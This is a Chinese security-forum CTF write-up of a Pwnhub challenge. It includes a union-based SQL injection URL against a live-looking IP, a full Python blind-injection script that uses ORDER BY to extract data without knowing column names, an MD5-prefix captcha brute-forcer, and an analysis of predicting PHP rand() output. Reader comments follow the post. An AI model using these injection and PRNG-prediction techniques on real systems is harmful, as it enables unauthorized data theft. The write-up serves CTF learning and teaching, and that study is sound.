登录

【原创】Pwnhub会员日一题引发的思考

phorse / 2017-11-07 14:24:00 / 浏览数 25115 安全技术 CTF 顶(2) 踩(0)

■■■

投稿

直接右上角■■■■■■-■■■■■■■-■■■■■■选择■■■■■■。投稿时麻烦提供下可联系到作者的IM，方便审核沟通。（如未收到回复，联系wx：50421961）

Ps: MD■■■■■■■■■■■■Word■■■■■■■■■■■■■■■■■■■ (■•■■•■)■✧

前言

做了一道Pwnhub会员日的题，整道题思路非常好玩，也引发了自己对于布尔盲注、伪随机数以及安全研究的一点点思考。文末有题目源码，复现起来很方便。
代码也发给了先知的工作人员，之后可能会有官方的复现环境供大家练习。

分析题目流程

一开始，是一个很常规的登录页面，简单测一下，没有SQLi，然后上扫描器，扫出来register.php、index.php（废话）、profile.php、config.php、flag.php。
profile.php需要先登录，于是去register.php（测过，没注入）注册一个账号，然后在index登录。
欢迎页面：

然后有一个莫名其妙的id参数，随便换一个数字，发现是其它账号的登录信息。

猜测背后的sql语句是：

```
select * from user where id='id'
```

ctf的老套路了，想办法弄出来admin，一般来说admin的账号id都是0或者1，但今天遇到个二般情况，admin的id是2......
然后，好玩的来了。

访问得到全部的源码（I like this~）。

审一遍就可以了解整个题目的逻辑。
首先，注册账号，来到这个神奇的profile页面，然后通过进入admin的欢迎页面，Get源码。其实，在这里不一定要挨个去试admin的id，因为id这个参数是个注入点，并且

payload：http://54.223.59.178/profile.php?id=1998%20union%20select%201,%27admin%27,3,4,5--+

拿到源码后，寻找flag输出点，在flag页面

需要的条件有两个，
1、POST传递duihuanma参数为正确的兑换码（与数据库里的一致）。

2、POST传递captcha参数经过md5加密之后取前四位，与之前生成的session['captcha']相等。
也就是
`(substr(md5($_POST['captcha']), 0, 4)===$_SESSION['captcha'])`
而sessionp['captcha']会在上次页面刷新的时候输出出来

破题

就是以上两关，下面我们来一一破之

第一关难点

兑换码在数据库中的某一列中，但是我们并不知道列名，并且唯一的注入点，过滤了【.】、【_】、【(】、【)】
列名无法获取，数据无法直接通过回显爆出来。
但这时有一个技巧，就是通过order by在不知道列名的情况下通过布尔盲注的形式，注出来数据。
而问题有来了，布尔盲注需要不断访问页面，通过回显判断正确与否，但是profile.php页面会记录你的访问次数，一旦超过140次就会重置数据库里的兑换码。所以我们需要

通过布尔盲注爆出数据库里的兑换码

如何在不知道列名的情况下爆出来其中的数据呢？从朋友Sn00py那儿学了一招：

就是通过字符的ASCII码比较来获取。
通过手动测试能测出来，回显位是第二位，在数据库中兑换码为第四列
所以payload长这样：
`http://54.223.59.178/profile.php?id=157%20union%20select%201,%27no%27,3,%275%27,5%20order%20by%204%20limit%200,1--+`
我们可以在第四个显示位中放上猜测的可能的数据
举个例子，兑换码第一位字符为5，以下两种payload会得到不一样的回显

当输入字符的ASCII码大于正确字符时，会正确回显我们的ID

那怎么在140次之内爆出36位字符呢？
遍历求解肯定不行，次数太多，需要用到二分法。只使用二分法也不行，因为我本地测试的时候用了193次。
我们再来看一下生成36位字符串的代码

```
function duihuanma_product()
{
   $string = "1234567890abcdefghijklmnopqrstuvwxyz";
   return str_shuffle($string);
}
```

注意，str_shuffle函数是将字符串用伪随机的方式打乱，所以一个字符被使用过一次之后就不会再被使用。
所以我们的脚本中可以在获取一位的信息之后，可以将这个字符去掉。

脚本如下：

```
import requests as rq
import sys
url = "http://54.223.59.178/profile.php"
cookies = {
   "PHPSESSID": "4r3qrk4onncshiu23rrqtgcri3",
}
payload = {'id': '157'}
string = '0123456789abcdefghijklmnopqrstuvwxyz'
str = ''
url = rq.get(url, cookies=cookies, params=payload)
i = 1
keyword = []
print(url.url)
while i <= 36:
   left = 0
   right = len(string)-1
   print('wenti:')
   print(right)
   if right - left == 1:
       poc = url.url+' union select 1,\'no\',3,\''+str+string[right]+'\',5 order by 4 limit 0,1--+'
       target = rq.get(poc, cookies=cookies)
       if 'ph0rse' in target.text:
           str = str + string[left]
           str = str + string[right]
           print(str)
           exit()
       else:
           str = str + string[right]
           str = str + string[left]
           print(str)
           exit()
   while 1:
       mid = int((left + right)/2)
       poc = url.url+' union select 1,\'no\',3,\''+str+string[mid]+'\',5 order by 4 limit 0,1--+'
       print(poc)
       target = rq.get(poc, cookies=cookies)
       print(target.text)
       if 'ph0rse' in target.text:
           right = mid-1
       else:
           left = mid

       if left == right:
```

```
            str = str + string[left]
            string = string.replace(string[left],'')
            break

        if right - left == 1:
            poc = url.url+' union select 1,\'no\',3,\''+str+string[right]+'\',5 order by 4 limit 0,1--+'
            target = rq.get(poc, cookies=cookies)
            if 'ph0rse' in target.text:
                str = str + string[left]
                string = string.replace(string[left],'')
                break
            else:
                str = str + string[right]
                string = string.replace(string[right],'')
                break

    i = i+1
print(str)
```

测试的时候记得把coockie（登录后的PHPSSION）、url和检测的ID数字和名字（代码中的157和Ph0rse）替换为自己的。

成功拿到兑换码，刚好用了140次，没有重置。

第二关难点

这一块儿需要你本次传入的captcha经过MD5加密后的前四位和上一次生成的captcha是一样，注意是上一次，而上一次生成的captcha会直接输出出来

遍历爆破出captcha

可以通过简单的脚本进行爆破
脚本代码：

```
<?php
$a=1;
while (1) {
   if(substr(md5($a), 0, 4)=='5897')
   {
       echo $a;
       break;
   }
   $a++;
}
echo "<br>".md5($a);
```

爆破出：

Get Flag

原理深入

深入一下这道题中涉及的一些好玩的东西

爆未知列名的数据

在这道题里因为过滤了一些符号，所以我们无法获取列名的，但我们可以通过order by使回显不同，从而通过这种类似布尔盲注的方式爆出来数据。
我们假设web应用的语句是
select * from admin_user where id = '注入点';
正常的情况是：

如果前面的语句正常，那么查询出来的就是两行数据，假设web应用默认会显示第二列的数据，比如显示Hello admin（第二列的数据）。
我们想爆第三列的数据，但是不知道第三列的列名，就可以使用union查询；

注意，union前面的id 数字是正常的，所以会查询出两条数据；但是显示位只有一个，一般来说它会直接显示union前面的数据，但如果使用了order by + limit 0,1就不一样了。

注意，union后面的语句的第二列写了自定义的'ph0rse'，就是说，如果order by
3按照第三列升序排序之后，排在前面的数据是union之后的语句，web端会回显Hello ph0rse，但如果order by
3按照第三列升序排序之后，排在前面的数据是union之前的语句，就会正常显示Hello admin；

而我们可以通过修改union后语句第三列的数据控制排序结果；

这一点在CTF中非常有用，原理比较简单，以后在没能爆出列名的情况下都可以用这一点。

如何更高效地通过盲注爆数据

二分法

就是脚本中使用的方法，会有一定的随机性，次数徘徊在138次上下，为什么是138次呢？我们在做题的时候如何知道二分法是否可以算出来呢？其实可以用高数算出来：
数据结构也讲过，从N个数据中查找数据的时间复杂度（也就是次数）为
这个公式通过高中的数学知识就能算出来，简单的对数运算
N*■1/2■^x = 1

求得x即为图片中的公式

而本次题目中，先是从36个字符中找出一个字符，然后在字符串中丢弃这个字符，再从剩下的35个字符中找到下一个字符，依次类推。
所以时间复杂度为：

用python的math模块可以写脚本跑出来，最后结果为138多一点，由于随机性，会上下波动。二分法爆数据的优势在于可以较为稳定地把时间复杂度降到一定范围之内。对

字频法

在实战盲注中，我们不止要爆破hash，有时也需要爆破用户名、密码等带有人为主观属性的数据，弱口令爆破也是SRC挖掘中很最高发，危险系数最大的漏洞之一，在这种

字频分析法，即根据字母在单词中出现的频率高低，进行优先顺序排列。这种方法的进阶使用，就是通过分析历次泄露门泄露的账号密码，分析出某个用户群体的字母使用频
对于这种字典生成的算法，Github上有现成的项目，可以很方便地利用，能较大效率地提高渗透效率。如果你颜值够高的话（逃……），或许会收获意想不到的结果。

伪随机数的安全问题

在这道题中无论是str_shuffle函数打乱字符串，还是伪随机rand函数生成四位captcha字符，在算法上都是不可信的、不安全的。

在PHP中，函数rand()创建"随机数"，而这种"随机数"是根据某个种子有规律地生成的，是一种伪随机数。
在windows中，rand函数生成的种子是在一定范围之内的，共有4294967295种可能性，如果我们能根据生成的序列，遍历所有的可能性，就可以得到种子，从而完整预测
在github上已经有用C写的完整的爆破脚本了，爆破时间大概为10分钟。

而在linux下，PHP rand函数在底层使用的是glibc
rand()，它会保留前面生成随机数的数据，作为后面随机数生成的依据，以此保证伪随机数的均匀性，但这样会导致严重的安全问题，也就是如果我们知道前面生成的随机序
公式为：
num[n] = (num[n-3] + num[n-31]) mod (MAX)
其中MAX为rand(0,MAX)设置的上边界
我们写一个简单的PHP脚本验证一下：
代码为：

```
<?php
$num = array();
//■■50■■■■■
for ($i=0; $i < 50; $i++) {
   $num[$i] = rand(0,10);
}
//■■50■■■■■
for ($i=0; $i < 50; $i++) {
   if ($i%5 === 0) {
       echo "<br>";
   }
   echo "■".($i+1)."■■■■■".$num[$i]."<------------>";

}
echo "<br>";
for ($i=31; $i < 50; $i++){
echo "■".($i+1)."■■■■■".$num[$i]."<------------>"."■■■■■■■■".$num[$i-31]."■■■■■31■■■".$num[$i-3]."■rand■■■■■■10<br>";
}
?>
```

运行结果：

可以看到，成功地预测了后面的数字，而str_shuffle函数在PHP7.1.0之前的底层实现是rand函数，在手册中写到：

在算法上是可以攻破的，只是因为字母不重复的特性，攻破的方式可能要比rand函数困难很多。

在PHP7.1.0之后使用了mt_rand()用来替代rand()函数，使用了梅森旋转演算法，但官方使用该替换的主要原因是提高程序运行效率，而不是提高安全等级，mt_rand函数也
已经有大牛完整地分析过这个算法，并给出了破解方法。而且国外也出现了专门用来破解mt_rand的工具：php_mt_seed

因随机数产生问题的Web应用有很多，最近一次的就是PHPCMS V 9.6.2的authkey泄露漏洞。
而在这道题里，使用的算法是不安全的，但因为str_shuffle函数的爆破方式还没有被公开（肯定是有的），以及这是一个搭建在Linux下公开CTF环境，一个人访问页面会影响

伪随机数的安全性在国内最近才开始重视，国内也充斥着大量的web程序，将rand函数和mt_rand函数当做捍卫程序安全的保障，这是愚蠢也是危险的。

环境复现


官方环境地址：http://54.223.59.178/profile.php
源代码：百度网盘
本地环境复现时注意在Mysql中将id设为主键，否则所有用户的id都一样，会导致爆破出的兑换码混乱。

总结

安全领域的深入需要不断地去追求底层原理，只有深入底层，才能出其不意，达人之所不能。
而想要把安全这项绝活做细做精，就不能放任学生时代的粗放式，不能动不动就AWVS扫一波，运用算法，将自己的攻击变得更隐蔽、更高效，这是我从这道题中获得的些许
洞悉底层，方能守正出奇！
以上

上一篇：linux提权中可能使用的命令 下一篇：利用Ms17-10提权Win201...

1. 9 条回复


wonderkun 2017-11-13 10:43:05


这个注入技巧，我之前也注意到过 http://wonderkun.cc/index.html/?p=547
我称它为union盲注 ，但是唯一的后遗症就是没法判定大小写。。

0 回复Ta


hades 2017-11-13 12:22:21

@wonderkun 可以把你的一些笔记发社区 让小伙伴一起学习学习 ヽ(￣ω￣(￣ω￣〃)ゝ

0 回复Ta


p0 2017-11-13 18:12:19

@wonderkun http://p0sec.net/index.php/archives/106/

0 回复Ta


phorse 2017-11-13 21:14:35

@wonderkun
之前和师傅一样遇到过这个问题，按理说，mysql在字母字符之间进行比较的时候使用的是字母表顺序，但在字母字符和非字母字符之间进行比较的时候使用的是ASCII码
by的话，比较机制会有差异？

0 回复Ta


phorse 2017-11-13 21:16:13

一连串艾特wonderkun师傅的，2333(：

0 回复Ta


乐清小俊杰 2017-11-14 17:48:06

其实这个题预设是一般情况，只是搭题目的人没有考虑到，所以变成了二般情况。
本来admin的id是1，在注册后，不管是测注入还是测越权都能很快发现源码。

0 回复Ta

 2017-11-21 11:18:20

伪随机数安全。这次lctf的萌萌哒报名系统http://123.206.120.239/
源码有个str_shuffle，如果用竞猜破解思路去解的话，那是完全靠运气的么？因为在解的同时有其他人也在访问该站点，会影响整个crash进程吧？此处有些蒙，请师傅们

0 回复Ta


phorse 2017-11-28 18:21:31

@D 在linux下，其它人的访问肯定是会影响的。
算法上str_shuffle应该是可以进行推测的，但遗憾的是，我没有找到正确的方法；尝试过自己去分析PHP的C源码，但……太菜了……看不懂。

0 回复Ta


yunsle 2018-10-26 21:36:39

phorse师傅，分享的百度网盘源码还有吗，已经失效了

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板